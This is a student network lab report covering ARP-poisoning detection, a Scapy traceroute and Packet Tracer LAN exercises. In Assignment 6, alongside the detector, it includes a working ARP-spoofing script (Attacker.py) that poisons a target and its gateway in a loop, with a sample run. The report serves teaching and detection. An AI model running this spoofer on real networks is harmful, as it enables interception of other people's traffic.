Network Lab Assignment

Name	Tusher Mondal
Roll	002210503039

Assignment 6

Problem Statement : ARP Poisoning Detection
ARP (Address Resolution Protocol) poisoning, also known as ARP spoofing, is a type of attack where an attacker sends falsified ARP reply messages over a local area network to link the attacker's MAC address with the IP address of another host (usually the default gateway). This allows the attacker to intercept, modify, or redirect network traffic intended for the target host.
In this exercise, you need to write a Python program to detect ARP poisoning attacks on the local network using scapy library. The program will continuously sniff ARP packets and compare the MAC addresses of the sender's IP with the one obtained from the system's ARP cache (ARP table). If a mismatch is found, it indicates the possibility of an ARP poisoning attack.

Design of the solution : Two programs are designed for this problem.
1) Detection : Simply by running 'arp -a', the ARP table input of the system is captured, the data is processed and stored into a dictionary {'ip' : 'mac'}. Then the program is checking arp packets. If it gets any, it goes through the dictionary and checks if the corresponding value is the same or not. If mismatch found, ARP spoofing/poison reported
2) Attack : Getting target ip and gateway ip (router ip usually) from the user, then an ARP packet is sent to know the mac address of the target machine, and then with the help of gateway ip, mimicking the gateway sender, the program spoofs ARP.

Source Code :

Detector.py

```python
from scapy.all import sniff
import os

# Dictionary to hold IP to MAC address mappings
ARP_TABLE = {}
```


```python
# Run 'arp -a' command to get ARP table information
output = os.popen('arp -a').read()
output = output.split('\n')
output = output[3:-1]
# Parse the output and populate the ARP_TABLE dictionary
for line in output:
    line = line.split()
    ARP_TABLE[line[0]] = line[1].replace('-', ':')
print(ARP_TABLE)
# Print headers for output
print('Source', '\t', 'HW_Source', '\t', 'Status')

# Function to detect ARP spoofing
def detect(packet):
    Source = packet['ARP'].psrc
    HW_Source = packet['ARP'].hwsrc

    # Check if the source IP is in the ARP_TABLE
    if Source in ARP_TABLE:
        # If the MAC address for the IP has changed, it might indicate ARP spoofing
        if ARP_TABLE[Source] != HW_Source:
            print(Source, HW_Source, 'ARP Spoofing Detected')
        else:
            print(Source, HW_Source, 'Seems Legit')
    else:
        # If a new device is detected, add it to the ARP_TABLE
        print(Source, HW_Source, 'New Device Detected')
        ARP_TABLE[Source] = HW_Source

# Continuously sniff ARP packets and call the detect function
while True:
    sniff(prn=detect, filter='arp', count=1)
```

Attacker.py

```python
import time
```

```python
from scapy.all import ARP, Ether, srp, send

# Function to retrieve MAC address given an IP address
def retMac(IP):
    # Create an ARP packet with the given IP as the destination
    ARP_Packet = ARP(pdst=IP)
    # Create an Ethernet frame for broadcasting the ARP packet
    ARP_Ether = Ether(dst="ff:ff:ff:ff:ff:ff")
    # Combine Ethernet frame and ARP packet
    ARP_Broadcast = ARP_Ether / ARP_Packet
    # Send the packet and receive a response
    Reply = srp(ARP_Broadcast, timeout=1, verbose=False)[0]
    # Extract and return MAC address from the response
    for Packet in Reply:
        return Packet[1].hwsrc

# Function to perform ARP spoofing attack
def ARP_Attack(T_IP, S_IP):
    # Create a malicious ARP packet
    Poison_Packet = ARP(op=2, pdst=T_IP, hwdst=retMac(T_IP), psrc=S_IP)
    # Send the malicious ARP packet
    send(Poison_Packet, verbose=False)
    # Display information about the sent packet
    print('Packet sent to ', T_IP, ' from ', S_IP)

# Input target and gateway IP addresses
TARGET = input('Enter Target IP: ')
GATEWAY = input('Enter Gateway IP: ')

print('Sending ARP Packets...')
# Continuously perform ARP spoofing attack between target and gateway
while True:
    # Send spoofed ARP packet to the target from the gateway
    ARP_Attack(TARGET, GATEWAY)
    # Send spoofed ARP packet to the gateway from the target
    ARP_Attack(GATEWAY, TARGET)
    # Wait for 5 seconds before sending the next set of packets
    time.sleep(5)
```

Sample Run :


File Edit Selection View Go Run ···
Assignment6
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS SQL CONSOLE
PS C:\Users\tushe\OneDrive\Desktop\Workspace\JU_SUBMISSIONS\Semester 3\Computer_Network\Assignment6> python .\Detector.py
{'192.168.0.1': '98:de:d0:bd:aa:6e', '192.168.0.255': 'ff:ff:ff:ff:ff:ff', '224.0.0.2': '01:00:5e:00:00:02', '224.0.0.22': '01:00:5e:00:00:16', '224.0.0.251': '01:00:5e:00:00:fb', '224.0.0.252': '01:00:5e:00:00:fc', '239.255.255.250': '01:00:5e:7f:ff:fa', '255.255.255.255': 'ff:ff:ff:ff:ff:ff'}
Source HW_Source Status
192.168.0.104 00:00:00:00:00:00 New Device Detected
192.168.0.104 dc:fb:48:9a:04:ca ARP Spoofing Detected
192.168.0.104 dc:fb:48:9a:04:ca ARP Spoofing Detected
192.168.0.1 98:de:d0:bd:aa:6e Seems Legit
192.168.0.104 dc:fb:48:9a:04:ca ARP Spoofing Detected
192.168.0.104 00:00:00:00:00:00 Seems Legit
192.168.0.104 dc:fb:48:9a:04:ca ARP Spoofing Detected
192.168.0.104 dc:fb:48:9a:04:ca ARP Spoofing Detected
192.168.0.104 00:00:00:00:00:00 Seems Legit
192.168.0.104 dc:fb:48:9a:04:ca ARP Spoofing Detected
192.168.0.1 98:de:d0:bd:aa:6e Seems Legit
192.168.0.104 dc:fb:48:9a:04:ca ARP Spoofing Detected
PS C:\Users\tushe\OneDrive\Desktop\Workspace\JU_SUBMISSIONS\Semester 3\Computer_Network\Assignment6> python .\Attacker.py
Enter Target IP: 192.168.0.104
Enter Gateway IP: 192.168.0.1
Sending ARP Packets...
Packet sent to 192.168.0.104 from 192.168.0.1
Packet sent to 192.168.0.1 from 192.168.0.104
Packet sent to 192.168.0.104 from 192.168.0.1
Packet sent to 192.168.0.1 from 192.168.0.104
Packet sent to 192.168.0.104 from 192.168.0.1
Packet sent to 192.168.0.1 from 192.168.0.104
python
python
Connect
Ln 39, Col 18 Spaces: 4 UTF-8 CRLF Python 3.12.0 64-bit

Assignment 7

Traceroute Implementation

Traceroute is a network diagnostic tool used to track the route that packets take from the source to a destination. It sends packets with increasing Time-to-Live (TTL) values and observes the ICMP “Time Exceeded” responses from intermediate routers. Scapy allows you to implement traceroute easily by sending ICMP packets with varying TTL values and analyzing the responses.

- Write a Python program that implements the traceroute functionality using Scapy.
- The program should take a destination IP address as input and send a series of ICMP packets with varying Time-to-Live (TTL) values to trace the route to the destination.
- Display the IP addresses of the routers along the path.

In your code, define a function traceroute() that takes the destination IP address and the maximum number of hops as inputs. Run a loop from TTL 1 to max hops, creating ICMP echo request packets with the corresponding TTL values and sending them using sr1() (send and receive in one function) from Scapy. Consider a timeout period of 1 second for the response.

- If you receive no response within the timeout, we print * to indicate no response from that hop.
- If you receive an ICMP Echo Reply, it means we have reached the destination, and we print the destination IP address.
- If you receive an ICMP Time Exceeded, it indicates that the packet has reached an intermediate router, and we print the router’s IP address.

Please note that the actual number of hops may be less than max hops, depending on the network topology and firewall configurations. Also, some routers might be configured to not respond to ICMP Time Exceeded messages, which can result in incomplete traceroute information.

Design of the solution : Sending a ICMP dummy message to the user given destination ip for the maximum of hops that will be taken from the user. Every dummy message we send in a loop will be incremental of TTL value. If we receive a ICMP echo reply we will break the loop and print destination reached, if we do not get any echo reply throughout the loop, we will print destination unreachable. And most importantly, in every iteration we will print the end node where the packet is discarded/received(as TTL value goes to zero).

Source Code :


TRACERT.py

```
from scapy.all import sr1, ICMP, IP

# Function to perform traceroute
def traceroute(URL, MAX_HOPS):
    SUCCESS = False  # Flag to track successful reach to destination
    # Iterate through TTL values from 1 to MAX_HOPS
    for TTL in range(1, MAX_HOPS+1):
        # Create an ICMP packet with increasing TTL to trace the route
        Packet = IP(dst=URL, ttl=TTL) / ICMP() / 'Hello World'
        # Send the packet and wait for a reply (1 second timeout)
        Reply = sr1(Packet, verbose=False, timeout=1)

        # Check the reply
        if Reply is None:
            # No reply received within the timeout, print '* * *'
            print('TTL: ', TTL, ' * * *')
          elif Reply.type == 0:  # ICMP Echo Reply received (destination
reached)
            # Print the TTL and the source IP
            print('TTL: ', TTL, ' ', Reply.src)
            print('Reached Destination')
            SUCCESS = True  # Set success flag to True
            break  # Exit the loop, destination reached
        else:
            # Intermediate hop reached, print the TTL and source IP
            print('TTL: ', TTL, ' ', Reply.src)
```


```python
    # If destination not reached, print 'Destination Unreachable'
    if not SUCCESS:
        print('Destination Unreachable')

# Input URL and maximum hops
URL = input('Enter URL: ')
MAX_HOPS = int(input('Enter Max Hops: '))
traceroute(URL, MAX_HOPS)  # Call the traceroute function
```

Sample Run :

This is a sample run where the destination is unreachable.



This is a sample run where the destination is reached.





Assignment 8

Problem 1: Create basic LAN topologies


1. Connect two hosts back-to-back with a crossover cable. Assign IP addresses, and see whether they are able to ping each other.
2. Create a LAN (named LAN-A) with 3 hosts using a hub.
3. Create a LAN (named LAN-B) with 3 hosts using a switch. Record contents of the ARP Table of end hosts and the MAC Forwarding Table of the switch. Ping each pair of nodes. Now record the contents of the ARP Table of end hosts and the MAC Forwarding Table of the switch again.
4. Connect LAN-A and LAN-B by connecting the hub and switch using a crossover cable. Ping between each pair of hosts of LAN-A and LAN-B. Now record the contents of the ARP Table of end hosts and the MAC Forwarding Table of the switch again.

1.





HOST 2
Physical
Config
Desktop
Programming
Attributes
Command Prompt
X
Cisco Packet Tracer PC Command Line 1.0
C:\>ping 192.168.0.1
Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time<1ms TTL=128
Reply from 192.168.0.1: bytes=32 time<1ms TTL=128
Reply from 192.168.0.1: bytes=32 time<1ms TTL=128
Reply from 192.168.0.1: bytes=32 time<1ms TTL=128
Ping statistics for 192.168.0.1:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms


2.



PC-PT
PC 2
PC-PT
PC 1
PC-PT
PC 3
Hub-PT
LAN A

3.



PC-PT
PC 5
PC-PT
PC 4
PC-PT
PC 6
Switch-PT
LAN B


Before any packet transmission






After Packet Transmissions

